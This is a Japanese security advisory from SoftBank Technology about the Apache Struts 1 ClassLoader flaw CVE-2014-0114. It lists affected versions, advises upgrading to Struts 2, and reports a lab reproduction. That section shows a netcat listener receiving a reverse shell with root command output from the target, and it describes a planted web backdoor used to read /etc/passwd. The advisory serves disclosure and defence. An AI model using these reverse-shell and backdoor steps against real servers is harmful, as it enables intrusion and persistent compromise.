SoftBank Technology

ソフトバンク・テクノロジー株式会社

脆弱性調査レポート

Apache Struts 1 の ClassLoader を外部から操作される脆弱性(CVE-2014-0114)に関する注意喚起

【概要】

昨年、Apache Struts 1 および 2 に、ClassLoader を外部から操作される脆弱性(CVE-2014-0094)(CVE-2014-0112)(CVE-2014-0113)(CVE-2014-0114)が発見されました。CVE-2014-0094、CVE-2014-0112、CVE-2014-0113 の 3 つは Apache Struts 2 の脆弱性、CVE-2014-0114 は Apache Struts 1 の脆弱性を指す識別子です。

これまで、この脆弱性を利用した攻撃コードとして、Apache Struts 2 のものが広く公開されておりました。しかしながら、先日、その攻撃コードが Apache Struts 1 にも対応しました。そのため今後、この脆弱性を利用した Apache Struts 1 をターゲットとした攻撃が増える可能性が考えられます。

また、Apache Struts 1 はベンダーのサポート期限が切れております。この問題を修正するためには、Apache Struts 2 の最新版へとアップグレードしていただく必要があります。

今回、この脆弱性(CVE-2014-0114)の Apache Struts 1 における再現性について検証を行いました。

【影響を受ける可能性があるシステム】

- Apache Struts 2.0.0 から 2.3.16.1
- Apache Struts 1.x

【対策案】

Apache Struts 1 は、ベンダーのサポート期限が終了しております。

ベンダーのサポートが受けられる Struts 2 の最新版へとアップグレードしていただくことを推奨します。

【参考サイト】

- CVE-2014-0114
- 更新:Apache Struts2 の脆弱性対策について(CVE-2014-0094)(CVE-2014-0112)(CVE-2014-0113)


【検証概要】

Apache Struts 1 が使用されているターゲットに対して、細工を行ったリクエストを送信することにより、このターゲットから誘導先のシステムへコネクションを確立するというものです。この結果、誘導先のシステムより Apache Struts 1 が動作する Web アプリケーションサーバーの動作権限で任意のコマンドが実行可能となります。

【検証ターゲットシステム】

RedHat Enterprise Linux Server 7.0

【検証イメージ】



【検証結果】


下図は、攻撃後の誘導先のシステム（Debian）のコンソール画面です。黄線で囲まれている部分は、誘導先のシステムのホスト情報です。一方、赤線で囲まれている部分は、ターゲットシステム（RedHat Enterprise Linux Server 7.0）において、コマンドを実行した結果が表示されています。

これにより、ターゲットシステムの制御を奪うことに成功しました。


```
diag@testbian:~$ uname -a
Linux testbian 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64 GNU/Linux
diag@testbian:~$ /sbin/ifconfig eth0
eth0      Link encap:イーサネット  ハードウェアアドレス 00:0c:29:1b:25:07
          inetアドレス:192.168.9.146 ブロードキャスト:192.168.9.255  マスク:255.255.255.0
          inet6アドレス: fe80::20c:29ff:fe1b:2507/64 範囲:リンク
          UP BROADCAST RUNNING MULTICAST  MTU:1500  メトリック:1
          RXパケット:459 エラー:0 損失:0 オーバラン:0 フレーム:0
          TXパケット:336 エラー:0 損失:0 オーバラン:0 キャリア:0
      衝突(Collisions):0 TXキュー長:1000
          RXバイト:51296 (50.0 KiB)  TXバイト:50733 (49.5 KiB)

diag@testbian:~$ nc -lp 4444
uname -a
Linux vulhat7 3.10.0-123.el7.x86_64 #1 SMP Mon May 5 11:16:57 EDT 2014 x86_64 x86_64 x86_64 GNU/Linux
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
/sbin/ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eno16777736: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:cb:1b:aa brd ff:ff:ff:ff:ff:ff
    inet 192.168.9.128/24 brd 192.168.9.255 scope global dynamic eno16777736
       valid_lft 1270sec preferred_lft 1270sec
    inet6 fe80::20c:29ff:fecb:1baa/64 scope link
       valid_lft forever preferred_lft forever
```

以下は、ターゲットシステムの制御を奪取した後の攻撃者の行動の一例です。
脆弱性が修正された後も永続的な侵入を行うことを可能にするため、ターゲットで動作するバックドアを設置し、外部から任意のコマンドを実行できるようにしたものです。

下図は、ターゲットに設置したバックドアに Web ブラウザからアクセスし、バックドアから cat コマンドを利用して /etc/passwd の内容を表示しています。



また、下図は、ターゲットシステムにインストールされている Apache Struts 1 の構成ファイルを参照した画面です。



ソフトバンク・テクノロジー株式会社
〒160-0022 東京都新宿区新宿 6 丁目 27 番地 30 号
新宿イーストサイドスクエア 17 階
受付時間：平日 10:00～17:00

電話 03-6892-3154
メール sbt-ipsol@tech.softbank.co.jp
URL https://www.softbanktech.jp/